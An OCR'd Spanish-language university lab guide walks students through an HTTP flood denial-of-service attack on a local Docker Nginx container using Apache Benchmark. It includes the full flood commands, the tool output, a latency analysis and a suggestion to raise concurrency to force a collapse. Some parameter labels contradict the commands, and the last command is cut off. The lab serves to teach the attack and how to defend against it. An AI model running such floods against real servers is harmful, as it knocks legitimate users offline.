
Columna Clave

Fíjate en la columna **CPU %** — ahora mismo debería estar en **0.00%**

⚠️ Importante

¡Deja esta ventana abierta y a la vista! Es el "monitor cardíaco" que verás colapsar

Paso 3: El Arsenal (Terminal 2)



Abre una nueva pestaña en Visual Studio Code (**Terminal 2**).

Inyecta al atacante en la misma red:

```
docker run -it --rm --network red-ataque alpine sh
```

Ya estás **dentro del contenedor agresor**. Ahora instala el cañón de peticiones:

```
apk add apache2-utils
```

Apache Benchmark (`ab`) es la herramienta que usaremos para disparar cientos de miles de peticiones HTTP simultáneas

Paso 4: Ataque de Inundación HTTP (Capa 7)

Golpearemos a la víctima con **500,000 peticiones**, enviando **1,000 simultáneas**. Ejecuta en la **Terminal 2:**

```
ab -n 500000 -c 1000 http://victima-web/
```

-n 500000

Total de peticiones HTTP a disparar contra el servidor

-c 5000

Peticiones concurrentes simultáneas en cada ráfaga

🔥 Al dar Enter

Voltea a la Terminal 1 — ¡verás el CPU dispararse al límite!

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

CONTAINER ID   NAME         CPU %     MEM USAGE / LIMIT   MEM %   NET I/O         BLOCK I/O        PI
DS
2f683eb6404f   victima-web  110.26%   29.78MiB / 16.5GiB  0.18%   620MB / 1.73GB  16.6MB / 12.3kB  17
```

Anatomía del Daño

Mientras el ataque corre, intenta refrescar **http://localhost:8081** — la página tardará una eternidad o no cargará. Al terminar, Nginx mostrará un reporte completo. Revisa: **"Failed requests"** (peticiones rechazadas por colapso) y **"Time per request"** (latencia extrema), en este caso el server no cayo "por ahora" pero si tuvo una latencia extrema.

```
PS C:\Users\ASUS\Documents\LABORATORIOS UCC\MARTES SISTEMAS DE COMUNICACIÓN Y SEGURIDAD INFORMATICA\Lab_27_
octubre_ddos> docker run -it --rm --network red-ataque alpine sh
Document Length:        896 bytes

Concurrency Level:      1000
Time taken for tests:   162.685 seconds
Complete requests:      500000
Failed requests:        0
Total transferred:      564500000 bytes
HTML transferred:       448000000 bytes
Requests per second:    3073.42 [#/sec] (mean)
Time per request:       325.371 [ms] (mean)
Time per request:       0.325 [ms] (mean, across all concurrent requests)
Transfer rate:          3388.56 [Kbytes/sec] received


Connection Times (ms)
              min  mean[+/-sd] median   max
Connect:        2  160  58.0    158     373
Processing:    35  165  58.5    163     395
Waiting:        1   90  52.0     70     357
Total:        158  325  48.4    330     540

Percentage of the requests served within a certain time (ms)
  50%    330
  66%    337
  75%    342
  80%    347
  90%    363
  95%    380
  98%    403
  99%    424
 100%    540 (longest request)
/ #
```

Análisis del Ataque (Degradación vs. Caída)

- **El Mito de las Peticiones Fallidas:** Que el reporte muestre `0 Failed requests` no significa que el ataque fracasó. Nginx es un servidor robusto que, en lugar de apagarse de golpe, decidió enfilar el tráfico malicioso para intentar responderlo.
- **El Daño Real (Latencia Extrema):** El servidor tardó casi 3 minutos en procesar el impacto y los tiempos de respuesta se dispararon a más de 300 milisegundos (cuando deberían ser de 1 o 2 milisegundos en red local, al subir las peticiones a 1 millon los tiempos de respuesta oscilan en 1700 milisegundos es decir 1.7 segundos de respuesta.
- **Conclusión:** Un ataque DoS exitoso no siempre apaga el equipo. Generar una "degradación de servicio" que congele la página por completo cumple exactamente el mismo objetivo: dejar afuera a los usuarios legítimos.

Nota: Forzando el Colapso Total (Nivel Extremo) Si quieren romper la memoria RAM del servidor y ver cómo empieza a soltar conexiones obligatoriamente, aumenten la concurrencia a 5,000 peticiones simultáneas con este comando: `ab -n 1000000 -c 5000



La latencia del servidor se dispara **exponencialmente** durante el ataque HTTP Flood — de 5ms en reposo a **8,500ms en el pico máximo**, mientras el CPU alcanza el 98% de uso.

Evidencia de Aprendizaje — Semana 9

1 Captura Dividida

Reporte de la herramienta de ataque (Terminal 2) + pico de CPU en el radar (Terminal 1). Documenta ambas pantallas en tu reporte.

2 Conclusión Técnica

¿Por qué un firewall tradicional **no bloquearía** este ataque fácilmente? *(Pista: Es tráfico HTTP legítimo de Capa 7 — indistinguible de un usuario real)*

🧹 **Limpieza del entorno:** `docker rm -f victima-web` — Siempre limpia los contenedores al finalizar el laboratorio

